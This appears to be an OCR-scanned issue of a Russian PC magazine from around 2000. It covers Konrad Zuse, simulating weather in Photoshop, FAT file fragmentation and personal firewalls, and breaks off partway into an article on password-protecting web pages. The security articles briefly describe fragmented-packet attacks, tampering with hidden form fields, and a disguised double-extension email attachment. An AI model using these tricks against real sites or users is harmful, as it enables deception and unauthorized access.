Конрад Цузе называл себя аполитичным человеком как во время войны, так и после нее. Делом всей своей жизни он считал развитие компьютерных технологий в Германии и высказывался с некоторой горечью о том, что ему так и не удалось осуществить свою мечту — создать переносной персональный компьютер для деловых людей. В этом его сумели опередить американские разработчики. Конрад Цузе умер в Германии, в Хюхнфельде, в 1995 году, дожив до восьмидесяти пяти лет. С его смертью закрылась еще одна страница в истории развития европейских информационных технологий.

ФОТОИСКУССТВО И КОМПЬЮТЕР



Виталий Шнейдеров

Виртуальная погода


У природы нет плохой погоды...

Эльдар Рязанов

Да, "каждая погода благодать". Но если мы сами зависим от капризов погоды, то виртуальной погодой — а это снег и дождь, туман и дымка, ветер и волны, молния и облачность — мы можем управлять. Вот и заглянем на кухню, где делается виртуальная погода. Начнем с ветра.

"И волны бушуют вдали..."

Вот фотография виндсерфера на озере. Зеркальное отражение паруса, легкий след на воде и чистое небо. А где же ветер, рвущий парус,



волны, разбивающиеся о доску, одним словом, кипение стихии?

Для имитации волн в Photoshop есть специальный фильтр, который так и называется — Ocean Ripple (океанские волны). Для того чтобы этот фильтр воздействовал только на водную гладь, необходимо все остальное, включая силуэт человека и деревья, защитить маской. Теперь с помощью настроек выставьте высоту волн, которая будет соответствовать вашей смелости.

Уже неплохо, но при сильном ветре и небо должно быть другим: по нему должны нестись штормовые облака. Облака можно создать с помощью фильтра Little Fluffy Clouds из встраиваемого модуля Xenofex 1.1.

Выделим с помощью маски область, соответствующую небу. Поскольку на фотографии небо чистое, для маскирования удобно воспользоваться "волшебной палочкой". Чтобы усилить эффект шторма, облака нужно пустить пониже, то есть захватить "волшебной палочкой" и вершины деревьев. Данный фильтр позволяет настраивать облачность, размеры разрывов, их форму, освещенность и контрастность. Перепробовав множество настроек, получаем штормовое небо. И последний нюанс: темные облака вызывают снижение общей освещенности. Отрегулируем




Фото 1

тоновую кривую. Вот и все, заказ на шторм выполнен (фото 1).

Снег. Город совсем ослеп...

Теперь перейдем к снегопаду. Вот фотография сельского дома, сделанная в разгар лета. Перенесем его в снежную зиму. Первое — это снежинки. Самый простой



способ имитации снегопада — использовать фильтр Noise Uniform. Генерируемые им точки при определенных значениях опций Level и Density вполне сойдут за снежинки.

Но снежинки могут быть маленькими, сухими, или большими и пушистыми, они могут медленно кружиться, а могут идти сплошной пеленой. Чтобы получить пушистые снежинки, можно применить фильтр Remove Noise. По сравнению с фильтрами Gaussian или Uniform Noise действие этого фильтра заключается в сравнении каждого пиксела с соседними и вычислении среднего значения цвета. После этого пиксела, перешедшие некоторый порог чувствительности, удаляются, что приводит как бы к прореживанию шума.

Перечисленные методы имитации снегопада реализуются при минимальной комплектации графических систем. Но сейчас для этой цели выпускается множество фильтров, в том числе встраиваемых. В PhotoPaint 9 есть специальный фильтр под названием Weather (погода), который позволяет имитировать и снег.

Итак, мы получили изображение снегопада (фото 2). Да, действительно, похоже на снег, но все-таки что-то здесь не так. Когда идет снег, он укутывает всю землю. Снежинки ложатся на ветки деревьев, на кусты и траву. У нас же они распределены равномерно по всей поверности. К тому же в снегопад удаленные объекты видны значительно хуже, чем объекты переднего плана. Это естественно: чем дальше, тем плотность снегопада кажется выше. На нашей фотографии та часть дома, которая уходит в глубину, должна быть сильнее закрыта снегом.




Фото 2

Если снегопад сопровождается ветром, то движущиеся снежинки кажутся размытыми. Кроме того, в сне-

гопад за счет высокой отражательной способности снега все вокруг становится светлее. Попробуем сделать наш снегопад реалистичнее. Для этого сначала выделим "волшебной палочкой" горизонтальные области, где может лежать снег, и применим к ним фильтр, имитирующий снег, выставив высокие значения настроек плотности снега. После этого перейдем непосредственно к имитации снегопада. Проинвертируем маску и еще раз запустим фильтр.

Для передачи падения снежинок их можно смазать фильтром Wind (ветер) со следующими опциями: strength (сила)=20, opacity (непрозрачность)=100, angle (угол)=140 градусов (для PhotoPaint 9).

Для осветления изображения отрегулируем кривую Tone curve, либо используем фильтр Gamma со зна-




чением, близким к 1.5. Вот мы и получили зимний пейзаж (фото 3).

Ох, туманы мои, растуваны...

В чем проявляется эффект тумана? За счет мельчайших капелек воды, во-первых, происходит уменьшение зоны прямой видимости, и, во-вторых, свет, многократно отражаясь от капелек, повышает общую освещенность.

Для размывки удаленных объектов настраивается фильтр Blur, для осветления — фильтр Gamma. Визуально последний работает как комбинация Brightness, Contrast и Intensity, но от его применения изображение становится ярче, хотя и не размывается, как от Brightness. Кстати, фильтр Gamma лучше всего работает, будучи выборочно примененным к объектам или маскированным областям, а не к фотографии целиком.

Итак, напустим туману на фото-



графию с воздушными шарами. Если у вас есть PhotoPaint 9, то для имитации тумана можно применить фильтр "Погода" ("Туман"). Настройки позволяют имитировать туман от знаменитого лондонского, густого как молоко, до легкого утреннего тумана с разрывами, который начинает рассеиваться с первыми лучами солнца. Так же, как и в снегопад, в тумане резкость изображения падает с глубиной. Но этот эффект фильтр не воспроизводит.

По двумерной проекции получить глубину компьютеру не под силу, здесь требуется человеческий глаз. Поэтому возьмем эту функцию на себя. Создадим с помощью масок несколько планов, например, передний, средний и задний. К каждому плану, то есть к каждой маске, применим фильтр Blur (или специальный фильтр "Туман"), но с такими настройками, при которых действие фильтра на заднем плане будет максимальным, а на переднем — минимальным.

На фотографии передний план включает в себя кусты и траву. Выделим их "волшебной палочкой" и применим к ним фильтр с настройками, имитирующими минимальную интенсивность тумана. Задний план — это небо и парящий у горизонта шар. Остальная часть изображения — средние характеристики тумана. В итоге получим воздушные шары, парящие в тумане (фото 4).



Во мраке молнии сверкали...

Одно из проявлений непогоды — молнии. С помощью встраиваемого модуля Lighting фирмы Xenofex 1.1 можно имитировать не только молнии, но и любые электрические разряды, например, неоновое свечение, свечение плазмы. Большое число настроек удовлетворит любые ваши запросы на форму, размер и силу молнии. Но молния — это яркая вспышка света, она вызывает еще и общее повышение освещенности. Поэтому отрегулируем еще и значение Gamma. Получаем



мирный пейзаж после удара молнии (фото 5).

Для имитации природных явлений разработан широкий спектр фильтров. В PhotoPaint 9 фильтр Weather имитирует дождь, снег и туман. При этом можно управлять силой эффекта, размером отдельных капелек или снежинок. Встраиваемый в Photoshop модуль Little Fluffy Clouds, Xenofex 1.1, предлагает "широкий ассортимент" природных явлений: штормовые облака, сплошная или частичная облачность, рассеивающиеся облака, дым, туман. Множество настроек позволяют вам точно выразить свой замысел. Фильтр Four Seasons от RayFlect позволяет художнику создавать небо, учитывая время суток, освещение, облачность, дымку и туман. При этом можно регулировать такие характеристики тумана, как цвет, интенсивность и расстояние от воображаемой фотокамеры (правда, он и стоит около \$200).

В общем, даже с помощью стандартных средств можно достаточно правдиво имитировать погоду. И даже самые совершенные фильтры при бездумном применении могут дать недостоверный результат.


Потери

Кластерная организация данных на жестком диске, обеспечивая возможность многократного удаления и создания файлов, приводит к двум большим проблемам. Первая — это потери дискового пространства. Поскольку в подавляющем большинстве случаев размер файлов не кратен размерам кластеров, последний кластер, помеченный в FAT как принадлежащий какому-либо файлу, оказывается заполненным не полностью. Это место уже не может стать частью другого файла, а значит, не может быть использовано. Если файлов много, то общее количество такого "потерянного" места становится немалым. Особенно такая потеря проявляется при размещении на жестком диске большого количества мелких файлов, размер которых меньше размера кластера. Так, при размере кластера 32 Кб десять файлов по 3 Кб займут на жестком диске не 30 Кб, как могло бы показаться, а 320. Даже для сохранения файла размером один байт операционная система выделит на диске один кластер размером 32 Кб.

Информацию о размере кластера и количестве их на диске можно получить, используя программу Scandisk для Windows.

Фрагментация

Вторая проблема, вытекающая из принципа кластерной организации, это так называемая фрагментация файлов. Когда файл записывается на диск, операционная система ищет первый свободный кластер и записывает файл в него и последующие свободные кластеры. Если же кластер, следующий за записываемым, оказывается занят, а файл еще записан не полностью, операционная система повторяет поиск первого свободного кластера на последующей части диска



Информация программы ScanDisk

**Антон Орлов**

Секреты файловой системы

Продолжение. Начало см. "Магия ПК" №12/2000

и записывает файл дальше. В результате такой интенсивной работы очень многие файлы оказываются распределенными по диску: их начало записано, например, в кластерах в начале диска, середина — в кластерах середины, а конец — в последних дисковых кластерах. Файл становится фрагментированным. Безусловно, информация обо всех занимаемых им кластерах размещается в FAT, но при чтении или перезаписи такого файла головки винчестера вынуждены многократно перемещаться по диску, что приводит к увеличению времени доступа к файлу, а также к повышенному износу механизма перемещения головок жесткого диска.

Пути решения

Путь решения первой проблемы напрашивается сразу: уменьшить размер кластера. В самом деле, если кластер имеет размер 4 Кб, а не 32, то пустого места в нем может остаться в 8 раз меньше, чем при использовании кластеров по 32 Кб. Но даже в пределах файловой системы FAT 16

можно уменьшить потери дискового пространства. Например, делать файлы большого объема или, если это невозможно, хранить их в архивах, либо извлекая по мере необходимости, либо используя специальные программы, делающие архивы "прозрачными" для операционной системы, вроде ZipFolders или ZipMagic. Тогда кластеров, не до конца заполненных данными, будет мало. Можно также использовать сжатие дисков (при этом все содер-

Дилемма

Большой размер кластера — не так плохо, как кажется. Чем больше размер кластера, тем больше потери дискового пространства из-за того, что в кластерах остается незанятое место, но и тем меньше фрагментация файлов, ведь количество фрагментов-кластеров, на которые может быть разбит файл, меньше, чем при меньшем размере кластера! Так что тут стоит выбирать — либо согласиться с потерями свободного места (и бороться с ними путем использования ZipFolders и других программ-архиваторов "на лету"), либо терпеть неизбежную фрагментацию файлов (и регулярно запускать программу дефрагментации).

жимое диска фактически хранится в одном файле), но это очень опасно для надежности хранения информации.

Предотвратить фрагментацию файлов труднее. В какой-то степени механизмы ее предотвращения заложены в самой операционной системе — изложенная выше схема работы жесткого диска при записи нового файла крайне упрощена и используется лишь в операционной системе MS-DOS, тогда как Windows в процессе записи файла ищет не просто первый свободный кластер, а первую группу из последовательных свободных кластеров размером не менее 500 Кб, и только если такую группу она не находит, берет первый свободный. Но в целом эту проблему решить до сих пор так и не удалось. Поэтому широко используются программы дефрагментации диска, например, встроенная в Windows утилита Defrag.

Цель дефрагментации — добиться такого расположения файлов на жестком диске, чтобы каждый файл занимал цепочку последовательных кластеров, а не набор разбросанных по всему диску участков. Тогда для считывания такого файла жесткому диску будет достаточно подвести блок головок к началу этой цепочки и произвести считывание. При своей работе программа дефрагментации, двигаясь от начала диска к его концу, перемещает разрозненные фрагменты файлов, встречающиеся ей на пути, в конец диска, а на их место записывает уже целые файлы, состоящие из одной цепочки кластеров, в том числе и те файлы, фрагменты которых были ранее перемещены ею в конец диска. В идеале в конце концов все файлы на диске должны располагаться в идущих друг за другом кла-

стерах. Однако некоторые системные и служебные файлы операционной системы, в частности, файл подкачки, располагаются в кластерах, которые не могут быть перемещены. В результате фрагменты таких файлов оказываются вкраплены в массив дефрагментированных данных. Поэтому перед дефрагментацией рекомендуется отключить использование виртуальной памяти, а после нее — установить постоянный размер файла подкачки, чтобы он впоследствии не подвергся фрагментации.

Выбор между быстротой и экономичностью...

Чем больше кластер, тем меньше фрагментация диска и, поэтому, быстрее работа с файлами. Чем больше кластер, тем проще будет восстановить информацию на жестком диске после катастрофы на нем. Но чем больше кластер, тем больше потери дискового пространства на мелких файлах. Что предпочесть — выбирать вам.

Проблема выбора

Имеется и обратная зависимость между возможностью фрагментации файлов и потерями дискового пространства из-за несоответствия размеров кластеров раз-

мерам файлов. Так, чем меньше размер кластера, тем меньше потери дискового пространства... и тем больше фрагментация файлов, так как даже весьма маленький файл в этом случае будет записан в нескольких кластерах и, возможно, фрагментирован. И наоборот, большой размер кластера приводит к большим потерям места на диске и меньшей фрагментации файлов. Поэтому здесь имеется дилемма — или стремиться к минимуму потерь места на диске, но часто дефрагментировать диск и все равно терпеть снижение скорости работы из-за фрагментации файлов, или смириться с неизбежными потерями места в больших кластерах, но реже прибегать к дефрагментации.

Возникает также вопрос — а какая файловая система лучше, FAT16 или FAT32? Тут необходимо оценить, что важнее. FAT32 позволяет установить меньший размер кластера и разбивать винчестер на логические диски больших размеров — больше 2 Гб. Но при этом сама 32-разрядная таблица FAT занимает больше места на диске, труднее кэшируется, а файлы, записанные на диске с малым размером кластера, сильнее фрагментируются, что может привести к меньшему быстродействию FAT32 по сравнению с FAT16. Кроме того, с FAT32 не могут работать ни MS DOS, ни Windows NT.




Реанимация диска

Если произошла катастрофа и оказалась разрушенной FAT, то данные с диска в какой-то степени все же можно восстановить, хоть это и весьма трудно. Можно найти на диске фрагменты, ранее бывшие каталогами, и узнать номера первых кластеров хранящихся в них файлов. Однако, если файл фрагментирован, то остальные его фрагменты найти вряд ли удастся. Если же весь файл находился в одном кластере, что бывает при большом размере кластера или при малом размере файла, он будет восстановлен.

Продолжение следует.

ConSeal Private Desktop


Канадская фирма Signal 9 Solutions Inc. известна своим прекрасным полноценным межсетевым экраном ConSeal PC Firewall. Однако применение его дома вряд ли оправдано, поскольку грамотная настройка требует очень большого опыта. Осознавая это, Signal 9 выпустила облегченный персональный вариант файрвола ConSeal Private Desktop. Он работает под управлением Windows'9x, Windows NT4 (SP4 и выше). Установка проста, однако под Windows NT имеет одну особенность: сначала надо установить сетевой протокол ConSeal PC Firewall Driver (эта процедура хорошо описана в документе Install.txt). В остальном все сводится к нескольким нажатиям кнопки "Next".



При работе с ConSeal Private Desktop нет надобности создавать какие-либо правила. При проявлении сетевой активности со стороны какого-либо приложения надо просто принять решение: разрешить или запретить. Соответственно, указанное приложение будет зачислено в категорию Trusted или Blocked (любая сетевая активность разрешена или запрещена).

Такой подход, вообще говоря, сомнителен, но для начинающего пользователя вполне подойдет. Любопытные могут щелчком на иконке в трее открыть главное окно программы со статистикой текущего сеанса работы. В нем отображаются:

- текущая активность приложений, работающих в сети. Для каждого приложения можно получить информацию об используемом протоколе, удаленном и локальном портах, которые использует это приложение, количестве переданных/принятых байт, времени работы приложения;
- информация об используемых



Алексей Мучанко

Персональные файрволы

Окончание. Начало см. "Магия ПК" №11/2000

в текущем сеансе протоколах/службах, таких как NetBIOS, Identification, ICMP, ARP, DHCP, RIP, PPTP, неуказанных IP-протоколах, не-IP протоколах;

- нераспознанный сетевой трафик с указанием локальных и удаленных адресов/портов. Эту статистику можно использовать для обнаружения атак на ваш компьютер;

- журнал сетевой активности приложений текущего сеанса.

Возможности настройки ConSeal Private Desktop очень широки. Помимо необходимости разрешать/запрещать приложениям доступ в сеть, пользователь может:

- блокировать или пропускать весь сетевой трафик без фильтрации;

- блокировать фрагментированные пакеты.

Некоторые атаки основаны на отправке особым образом фрагментированных пакетов. Злоумышленник, например, может сформировать такой набор фрагментов, которые после сборки превысят максимально допустимый размер IP-пакета (65535 байт вместе с заголовком). Возможна и иная ситуация — при сборке размер пакета может оказаться отрицательным. У различных вариантов атак с помощью фрагментированных пакетов есть одна общая черта: они используют уязвимость в реализации сетевых

служб ОС. Злоумышленнику достаточно послать фрагментированные подобным образом пакеты на любой (даже закрытый) порт вашего ПК с любого адреса, и последствия будут непредсказуемыми. Файрволы, рассмотренные в предыдущих статьях обзора (кроме, пожалуй, BlackICE Defender), перехватывают IP-пакеты уже после их сборки, поэтому они не могут защитить ваш ПК от таких атак. ConSeal Private Desktop имеет возможность блокировать фрагментированные пакеты, и по умолчанию эта функция включена.

Кроме того он может разрешать/запрещать использование:

- NetBIOS over TCP. Это позволяет контролировать использование ресурсов вашего ПК (общие каталоги, принтеры) в сетях Microsoft;

- протокола ICMP (Internet Control Message Protocol). По умолчанию ICMP блокируется, поскольку ряд атак основан на использовании именно этого протокола;

- протокола ARP (Address Resolution Protocol);

- протокола DHCP (Dynamic Host Configuration Protocol). Некоторые интернет-провайдеры используют DHCP для конфигурирования клиентских компьютеров, так что запрещать DHCP нужно с умом;

— протокола RIP (Routing Information Protocol);

— протокола PPTP (Point-to-Point Tunneling Protocol), используемого в ОС Microsoft для передачи зашифрованных данных (создание VPN, виртуальных частных сетей);

— протоколов, отличных от IP, ARP, RARP. Возможности ConSeal Private Desktop ограничены простым блокированием или разрешением не-IP трафика. Фильтрация не осуществляется.


Теперь немного выводов. Скажу прямо, для кого создана ConSeal Private Desktop — даже не знаю. Если для начинающего пользователя — непонятно, зачем оставлены настройки, которые им никогда не будут востребованы. Если для опытного пользователя — почему полностью исключена возможность формирования правил? Процесс их создания следовало бы упростить по сравнению с PC Firewall, но уж никак не убирать совсем. Даже поддержка нескольких сетевых интерфейсов с отдельной настройкой не радует, поскольку для домашнего применения это не нужно. Может, просто забыли убрать? Складывается впечатление, что Signal 9 просто захотела быстро и без хлопот отхватить еще один кусочек рынка ПО.

ZoneAlarm Pro

Интерфейс этой программы, созданной ZoneLabs Inc., совсем не ассоциируется с серьезным приложением, основное назначение которого — защита конфиденциальной информации. Однако после тестирования я убедился, что гадкий утенок ZoneAlarm Pro — круче любимого мною BlackICE Defender.


ZoneAlarm Pro обеспечивает защиту как индивидуального ПК, так и группы компьютеров, подключенных к Интернету через шлюз ICS или NAT. Поддерживаются подключения через xDSL или кабельные модемы. Программа работает под управле-

нием всех ОС — Windows'9x/NT4/ME, Windows 2000 Professional (в том числе с SP1). В процессе установки задается только один относительно серьезный вопрос: о типе подключения к Интернету. Собственно, и все. После установки в трее появляется иконка, а рядом — небольшая панель управления, которую при желании можно отключить.



Конечно, ZoneAlarm Pro нуждается в обучении в процессе работы. При первом запуске приложения, которое пытается выйти в Интернет (в примере — IE), появляется окошко с названием приложения и вопросом — можно или нет. Отвечаем "можно" — вопросов больше нет.

Впрочем, ZoneAlarm Pro предоставляет гораздо более гибкие настройки, чем просто "можно/нельзя". В разделе Advanced Program Settings для любого приложения можно установить как разрешенные/запрещенные протоколы (TCP, UDP), так и порты (диапазоны портов), которые разрешается использовать данному приложению. Так что по гибкости настроек ZoneAlarm Pro вполне может поспорить с файрволами типа @Guard.



А что с "воздействием извне"? Как выяснилось, тоже все в порядке. При попытке доступа извне ZoneAlarm Pro выдает предупреждение и скрывает порт, на который покушался злоумышленник. Пользователю остается только нажать кнопку ОК. Иными словами, ваш компьютер абсолютно не виден. А если не ви-

ден — нет и соблазна сделать вам пакость.

Интересные возможности ZoneAlarm Pro на этом не заканчиваются. Одна из них, не встречавшаяся у рассмотренных ранее программ, — MailSafe. Это значит, что ZoneAlarm Pro осуществляет постоянный мониторинг входящей почты. При обнаружении в сообщении потенциально опасных вложений (JS, VBS, EXE, COM и др.) на экране появляется предупреждение, а расширение у вложенного файла меняется на ZL*. Таким образом, например, предотвращается исполнение Java или VB-скриптов. Не думаю, что опытный пользователь может попасться на удочку с xxx.jpg [много пробелов]exe, но начинающие, как правило, с радостью открывают все, что падает им в почтовый ящик.

Еще одна нелишняя особенность — Internet Lock. Принцип прост: программа блокирует доступ в Интернет через определенное время при отсутствии активности со стороны пользователя или при активизации экранной заставки. Таким образом, никто не залезет в Интернет с вашего рабочего места, пока вы пьете кофе.

И, наконец, еще одна приятная мелочь. Кроме того, что ZoneAlarm Pro ведет достаточно подробный журнал критических событий, есть возможность одним нажатием кнопки More Info получить на сайте ZoneLabs подробное описание выбранного события.

В принципе, можно подвести итоги. Хотя у ZoneAlarm Pro игрушечный интерфейс, он понятен и логичен. Думаю, вам не придется читать руководства пользователя для работы с этой программой. ZoneAlarm Pro умеет делать все, что положено делать персональному файрволу, и даже сверх того. Ресурсов требует немного. Стоит порядка 40\$, но на сайте ZoneLabs (www.zonelabs.com) можно взять бесплатный файрвол ZoneAlarm — усеченную версию без поддержки NAT и ICS. Так что настоятельно рекомендую.

Удачи вам всем!

Ситуация, когда пользователю сети Интернет необходимо защитить свой веб-сайт паролем, встречается достаточно часто, и не только при коммерческом использовании сайта. Например, вы разместили на сайте личный фотоальбом, но некоторые страницы с фотографиями хотите сделать доступными только для самых близких друзей.

Данную задачу можно решить несколькими способами, поэтому отмечу сразу, что разговор пойдет только о том, как просто и быстро защитить свою страничку от несанкционированного доступа, не имея возможности размещать на своем сайте специализированные скрипты. Системные администраторы Сети по-другому решают проблему установки парольной защиты, ведь у них есть возможность устанавливать то ПО, которое лучше всего подходит для конкретных условий эксплуатации сервера и конфигурировать выбранные программы, как им это нужно. С одной стороны, у системных администраторов масса возможностей, а с другой — во много раз большая ответственность. Одно дело написать и установить простейший скрипт, проверяющий на корректность один единственный пароль, вводимый пользователем, и, совсем другое дело — настроить систему безопасности, работающую сотнями, а иногда и тысячами пользователей. Задача осложняется тем, что привилегии на доступ к серверу у пользователей различны, а иногда могут динамически меняться в зависимости от адреса сетевого компьютера или времени суток.

Рядовой пользователь Сети, желающий установить парольную защиту на страничку своего сайта, как правило, сталкивается с тем, что на сервере с бесплатным хостингом, где он разместил свой сайт, запрещено использовать скрипты.

Скрипт в данном случае представляет собой программу, выполняющуюся под управлением сервера и написанную на специальном языке программирования, например, PERL, CGI, PHP и пр. Как правило, на



Игорь Ананченко

Веб-сайт — защита паролем

сервере выполняется именно скрипт, обрабатываемый интерпретатором, и лишь в редких случаях пользователю разрешается размещать какой-либо скомпилированный программный модуль, написанный, например, на Delphi или C++ Builder. Причина такого подхода очевидна. Исполняемый программный код, находящийся в скомпилированном модуле, проверить очень сложно, в отличие от скрипта, содержащего текст исходной программы. Но доступность исходного текста скрипта — еще не гарантия безопасности! В тексте программы могут быть ошибки, допущенные пользователем и пропущенные администратором. Так, скрипт может прекрасно работать в штатном режиме, например, обслуживая гостевую книгу, но система реагирования на нештатные ситуации может оказаться недоработанной (ввод слишком длинной строки с целью переполнения входного буфера, задание вместо имени пользователя определенной комбинации спецсимволов и пр.). Подобными ошибками может воспользоваться хакер для проникновения в систему. Поэтому, разрешая пользователям устанавливать скрипты собственной разработки, системный администратор хорошо понимает, что это решение — возможный источник будущих неприятностей.

С другой стороны, возможность разместить скрипты собственной разработки очень привлекательна для пользователей, а значит, подобное разрешение многократно повышает популярность сервера. Поэтому в Сети все же можно найти хостинг бесплатных страничек с поддержкой скриптов. Если пользователю позволяют размещать скрипты собственной разработки, то только через системного администратора, который после соответствующей проверки помещает их в закрытый от пользователя каталог. Очевидные неудобства — необходимость ждать, пока дойдет очередь до проверки вашего скрипта, и невозможность оперативного внесения изменений в текст исполняемой программы. В случае обнаружения ошибки весь процесс подачи заявки на размещение скрипта придется повторить сначала.

Общая схема защиты

Защита паролем может быть установлена в целом на каталог или на переход к определенной странице. В первом случае доступ к каждому файлу каталога будет возможен только после предъявления пароля. Во втором случае схема такова: скрипт проверяет введенное слово и, если пароль верен, осуществляет переход к странице a.htm, а если

нет, то к b.htm. Для первого варианта защиты задействуются программные средства сервера, в то время как во втором порой можно обойтись тривиальным java-скриптом. Несколько вложенных циклов перешифровки введенного слова, используемые в java-скрипте, затрудняют вычисление адреса htm-документа, но так как этот скрипт выполняется в браузере пользователя, степень защиты при таком подходе наименьшая. В Сети подобные защиты можно встретить на некоторых личных страничках, владельцы которых извлекают доход, переадресуя посетителей на сайт спонсоров, например, "Пройдите по ссылке <http://aaa.spb.ru/ref=123>, зарегистрируйтесь, запомните второе слово четвертой строки в ответе на регистрацию, а затем введите его в форму в качестве пароля".

В случае исполнения скрипта, установленного на сервере, определить направление переадресации очень сложно или просто невозможно. Но, введя правильный пароль, можно сразу внести адрес страницы, куда было передано управление, в записную книжку браузера и забыть о парольной защите до тех пор, пока адрес ресурса не будет изменен. В случае же защиты, установленной на каталог, придется вводить пароль каждый раз при обращении к любому документу, даже если имя этого документа вам известно.

Форма для ввода пароля

Каждый пользователь может посмотреть в своем браузере исходный htm-документ с текстом формы, но, как показывает практика, у большинства вызывает затруднения ответ на вопрос, в каком виде передаются данные. Что передается — понятно, но как выглядит строка, отправляемая на сервер?! Для начала рассмотрим простой пример:

```
<HTML> <HEAD> <TITLE> SAMPLE </TITLE> </HEAD>
Enter password:
<FORM ACTION = 'http://212.119.181.97/test.php' METHOD = 'POST'>
  <INPUT TYPE='HIDDEN' NAME='page' VALUE='123456'>
```

```
<INPUT TYPE='TEXT' SIZE='20' MAXLENGTH='20' NAME='id'>
```

```
<input type="submit" name="Submit" value="Submit">
```

```
<input type="reset" value="Clear"> </FORM>
```

```
</BODY></HTML> Начнем с тега <FORM ACTION='...' METHOD='...'>.
```

Как можно догадаться, в ACTION указан адрес сервера, на котором исполняется скрипт, обрабатывающий данные, а METHOD определяет метод передачи данных (обычно POST, реже GET). При отсутствии слова METHOD в описании механизм передачи данных определяется по умолчанию.

INPUT TYPE описывает поле, в котором задаются передаваемые данные. В данном примере описаны два поля, page и id, имена которых определены с помощью записи NAME='...'. Слово TYPE='...' определяет тип представления информации в поле. TEXT — обычный текст, записываемый пользователем, при этом максимальная длина его не может превышать 20 символов (MAXLENGTH='20'), а SIZE='20' определяет число позиций в рамке для ввода данных.

Enter password:

HIDDEN в переводе означает скрытый. Данные, занесенные в это поле (VALUE='123456'), не могут быть изменены пользователями, так как не отображаются при показе формы. Из представленного описания HIDDEN вытекает два следствия. Первое следствие — заметка для вебмастеров. Если вы предлагаете часто встречающийся вариант заполнения поля, чтобы лишний раз не утруждать пользователя, задайте его сразу с помощью VALUE, например, <INPUT TYPE='TEXT' SIZE='20' MAXLENGTH='20' NAME='id' VALUE='TEST'>. При вызове такой формы сразу отображается слово TEST, которое пользователь при необходимости может изменить. Следствие второе, скорее всего только для хакеров, но не менее важное. Если нельзя, но очень хочется —

значит, можно! Можно изменять значения полей, описываемых с использованием TYPE='HIDDEN'! Для этого htm-документ, содержащий форму, записывается на диск, значение поля исправляется вручную, после чего в браузер загружается исправленная форма.


Скрытые поля, как правило, несут в себе некоторую служебную учетную информацию. Так, запись VALUE='123456' определяет номер страницы, на которой установлена форма.

После ввода данных необходимо перейти к процедуре их отправки по нажатию кнопки, включенной в форму: <input type="submit" name="Submit" value="Submit"> <input type="reset" value="Clear">. Здесь type=submit/reset — тип действия: послать данные или очистить поле для ввода новой информации.

Отправка данных по почте

На этом беглый разбор основных тегов можно считать законченным, но вопрос, как выглядит передаваемая строка, пока остается открытым. Хочется взглянуть на строку, но исходный текст скрипта, размещенного на сервере с адресом 'http://212.119.181.97/', для нас не доступен! Что же делать?

Облегчить себе задачу можно, заставив форму отправлять данные по электронному почте на адрес, определенный пользователем (вносим изменение: ACTION = 'mailto:xxx@xxx.spb.ru'). После нажатия кнопки браузер отображает предупреждение о том, что данные будут отправлены по электронной почте. Это вызвано тем, что письмо на каком-либо из транзитных узлов Сети может быть просмотрено или изменено злоумышленником.



Очевидно, что в нашем случае для просмотра строки с данными письмо отправлять не нужно — просто просматриваем письмо, поме-

щенное в папку "Исходящие". В приложенном к нему файле находим запись `page = 123456&id = TEST&Submit = Submit`, которая и передается на сервер при нажатии клавиши Submit. Фактически для отправки данных можно было просто записать в окне браузера для ввода http следующую строку:

```
' http://212.119.181.97?
page=123456&id=TEST&Submit=Submit!
```

Простейший скрипт для парольной защиты

Приведенного описания вполне достаточно для разработки html-файла с формой для обработки пароля.

```
<HTML> <HEAD> <TITLE>SAMPLE 1
